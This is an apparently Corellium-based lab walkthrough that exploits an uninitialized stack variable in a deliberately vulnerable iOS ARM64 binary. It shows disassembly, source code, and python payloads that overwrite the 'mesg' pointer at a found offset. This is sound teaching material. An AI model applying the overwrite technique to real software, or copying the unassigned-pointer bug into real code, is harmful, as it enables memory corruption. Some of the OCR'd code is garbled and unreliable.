ARM Uninitialized Stack Variable

SSH to your Corellium device and run the **ustack** binary, and enter any username/password combination.

$ ustack

You can see that the application detects the username/password as invalid and prints out a message and a random error value.


```
iPhone:~ root# ustack
Address of main function is 0x10205bda4
username at: 0x16ddab5e0
Username: admin
Password: admin
password not compliant, printing error
username at: 0x16ddab5e0
password at 0x16ddab5c0
mesg: 0x16ddab610
Error: 0@@m
iPhone:~ root#
```

Let's open the binary in Hopper to see what's going on. Let's have a look at the main function.

```
; ================ B E G I N N I N G   O F   P R O C E D U R E ================

; Variables:
;    saved_fp: 0
;    var_10: int64_t, -16


                _main:
0000000100007d98        sub         sp, sp, #0x20                           ; DATA XREF=_main+12
0000000100007d9c        stp         x29, x30, [sp, #0x10]
0000000100007da0        add         x29, sp, #0x10
0000000100007da4        adr         x8, #0x100007d98
0000000100007da8        nop
0000000100007dac        str         x8, [sp, #0x10 + var_10]
0000000100007db0        adr         x0, #0x100007f56                        ; argument "format" for method imp___stubs__printf, "Address of main function is %p\\n"
0000000100007db4        nop
0000000100007db8        bl          imp___stubs__printf                     ; printf
0000000100007dbc        bl          _login                                  ; _login
0000000100007dc0        cmn         w0, #0x1
0000000100007dc4        b.ne        loc_100007dcc

0000000100007dc8        bl          _log_error                              ; _log_error

                loc_100007dcc:
0000000100007dcc        movz        w0, #0x0                                ; CODE XREF=_main+44
0000000100007dd0        ldp         x29, x30, [sp, #0x10]
0000000100007dd4        add         sp, sp, #0x20
0000000100007dd8        ret
                      ; endp
```

You can see a call to the functin **login** and then based on the return value stored in **w0**, either a call to the function **log_error** if the return value is -1 (cmn is Compare Negative instruction), or the execution just skips calling the function.

Let's look at the function _login. And look at the pseudo code.




```
void _login(void * ut) {
    r31 = r31 - 0x70;
    var_10 = r20;
    stack[-24] = r19;
    saved_fp = r29;
    stack[-8] = r30;
    printf("username at: %p\n", r1);
    printf("Username: ");
    fgets(&var_30, 0x20, **___stdinp);
    fflush(*r20);
    r0 = strlen(&var_30);
    if (r0 < 0x9) goto loc_100007c50;

loc_100007c10:
    r0 = fopen("hax.bin", "rb");
    if (r0 == 0x0) goto loc_100007d28;

loc_100007c28:
    r19 = r0;
    r0 = fgets(&var_30, 0x20, r19);
    if (r0 != 0x0) {
            r0 = puts(&var_30);
    }
    fclose(r19);
    goto loc_100007c50;

loc_100007c50:
    printf("Password: ");
    r19 = &var_50;
    r0 = fgets(&var_50, 0x20, *r20);
    if (((var_30 ^ 0x696d6461 | var_2D ^ 0xa6e69) != 0x0) || ((var_50 ^ 0x64726f7773736170 | var_4A ^ 0xa333231406472) != 0x0)) goto loc_100007cd0;

loc_100007d14:
    puts("Login successful");
    return;

loc_100007cd0:
    puts("password not compliant, printing error");
    printf("username at: %p\n", 0x20);
    printf("password at %p\n", 0x20);
    goto loc_100007d00;

loc_100007d00:
    asm { movn      w0, #0x0 };
    return;

loc_100007d28:
    perror("Error opening file");
    goto loc_100007d00;
}
```

Now let's look at the function log_error

```
                    _log_error:
0000000100007d38        sub         sp, sp, #0x30                   ; CODE XREF=_main+48
0000000100007d3c        stp         x29, x30, [sp, #0x20]
0000000100007d40        add         x29, sp, #0x20
0000000100007d44        adr         x0, #0x100007f36                ; argument "format" for method imp___stubs__printf, "mesg: %p\\n"
0000000100007d48        nop
0000000100007d4c        bl          imp___stubs__printf             ; printf
0000000100007d50        stp         xzr, xzr, [sp, #0x10]
0000000100007d54        str         xzr, [sp, #0x20 + var_18]
0000000100007d58        adr         x3, #0x100007f40                ; "Error: %s"
0000000100007d5c        nop
0000000100007d60        add         x0, sp, #0x8
0000000100007d64        movz        w1, #0x0
0000000100007d68        movz        w2, #0x18                       ; argument #1 for method imp___stubs____sprintf_chk
0000000100007d6c        bl          imp___stubs____sprintf_chk      ; __sprintf_chk
0000000100007d70        add         x0, sp, #0x8                    ; argument "s" for method imp___stubs__puts
0000000100007d74        bl          imp___stubs__puts               ; puts
0000000100007d78        str         xzr, [sp, #0x20 + var_20]
0000000100007d7c        adr         x0, #0x100007f4a                ; argument "format" for method imp___stubs__printf, "Value:  %d\\n"
0000000100007d80        nop
0000000100007d84        bl          imp___stubs__printf             ; printf
0000000100007d88        movz        w0, #0x0
0000000100007d8c        ldp         x29, x30, [sp, #0x20]
0000000100007d90        add         sp, sp, #0x30
0000000100007d94        ret
                        ; endp
```

Seems like there is a printf call, something like this

```
printf("mesg: %p\n", mesg);
```

However the second argument **mesg** is never assigned. So it seems like the **mesg** output below is just randomly taken from the stack.

```
iPhone:~ root# ustack
Address of main function is 0x10205bda4
username at: 0x16ddab5e0
Username: admin
Password: admin
password not compliant, printing error
username at: 0x16ddab5e0
password at 0x16ddab5c0
mesg: 0x16ddab610
Error: 000m
iPhone:~ root#
```

And where is the Error output coming from ? It seems like it is the value read at the address at which mesg points to (Can you find out how ?). Here is the code from **ustack.m**

```
//Reference: https://iphelix.medium.com/open-security-training-introduction-to-software-exploits-uninitialized-variable-overflow-811a7cd75bd8

#include
#import
#import
#import
#import
#import


int login(void)
{
        char username[32];
        char password[32];
        printf("username at: %p\n", &username);
        printf("Username: ");
        fgets(username,32,stdin);
        fflush(stdin);

        if (strlen(username) > 8){
        FILE *fp;
        /* opening file for reading */
        fp = fopen("hax.bin" , "rb");
        if(fp == NULL) {
        perror("Error opening file");
        return(-1);
        }
        if( fgets (username, 32, fp)!=NULL ) {
        /* writing content to stdout */
        puts(username);
        }
        fclose(fp);
        }
```

```
        printf("Password: ");
        fgets(password,32,stdin);

        if (strcmp(username, "admin\n") == 0
                && strcmp(password, "password@123\n") == 0)
        {
                printf("Login successful\n");
                return 0;
        }else{
                printf("password not compliant, printing error\n");
                printf("username at: %p\n", &username);
                printf("password at %p\n", &password);
                return -1;
        }

}

int log_error(****int farray, char *msg)
{
        char *err, *mesg;
        char buffer[24];
        printf("mesg: %p\n", mesg);
        memset(buffer,0x00,sizeof(buffer));
        sprintf(buffer, "Error: %s", mesg);
        printf("%s\n", buffer);
        return 0;
}

int main(void)

{
        printf("Address of main function is %p\n", &main);
        switch(login())
        {
                case -1:
                        log_error(-1,"Unable to login");
                        break;
                default:
                        break;
        }
        return 0;
}
```

So now let's try and fuzz the app by creating a long username in the file **hax.bin**. Create another session on the device and lets try and provide a long input from a file named hax.bin. However, as identified from Reversing previously, in order to make sure the app take

input from hax.bin, we must put an input in the username parameter that is more than 8 characters.

```
python -c 'print "A"*50'  > hax.bin
adminadmin
0x4141414141414141
```

```
iPhone:~ root# python -c 'print "A"*50'  > hax.bin
iPhone:~ root# ustack
Address of main function is 0x10458fda4
username at: 0x16b8775e0
Username: adminadmin
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Password: admin
password not compliant, printing error
username at: 0x16b8775e0
password at 0x16b8775c0
mesg: 0x4141414141414141
Segmentation fault: 11
```

We were able to overwrite the **mesg** variable with our fuzzed input, and since the address was invalid, reading from it caused a segmentation fault. Also, since the **mesg** variable was never assigned itself through code, it just took the value that was overwritten because of our fuzzed input. Now let's find exactly what offset is used to overwrite the mesg parameter.

```
python -c 'print "A"*16 + "B"*8'  > hax.bin
0x4242424242424242
```

After a bit of trial and error, we confirm that with the following offset, you can overwrite the mesg parameter.

```
iPhone:~ root# python -c 'print "A"*16 + "B"*8'  > hax.bin
iPhone:~ root# ustack
Address of main function is 0x104597da4
username at: 0x16b86f5e0
Username: adminadmin
AAAAAAAAAAAAAAAABBBBBBBB

Password: admin
password not compliant, printing error
username at: 0x16b86f5e0
password at 0x16b86f5c0
mesg: 0x4242424242424242
Segmentation fault: 11
iPhone:~ root#
```


Our goal for this exercise is to just overwrite with a valid address, so let's run the binary first to find the address of the **username** variable. Then create a file named hax.bin with the address of the **username** variable. Ofcourse the address needs to be in reverse because little endian.

```
iPhone:~ root# ustack
Address of main function is 0x100aebda4
username at: 0x16f31b5e0
Username:
```

```
iPhone:~ root# python -c 'print "A"*16 + "\xe0\xb5\x31\x6f\x01\x00\x00\x00" +
"C"*4'  > hax.bin
iPhone:~ root#
```

In your case, the address would be different becuase of PIE.

```
python -c 'print "A"*16 + "\xe0\xb5\x31\x6f\x01\x00\x00\x00" + "C"*4'
 > hax.bin
```



Nice, we were successfully able to overwrite the **mesg** variable with username's address.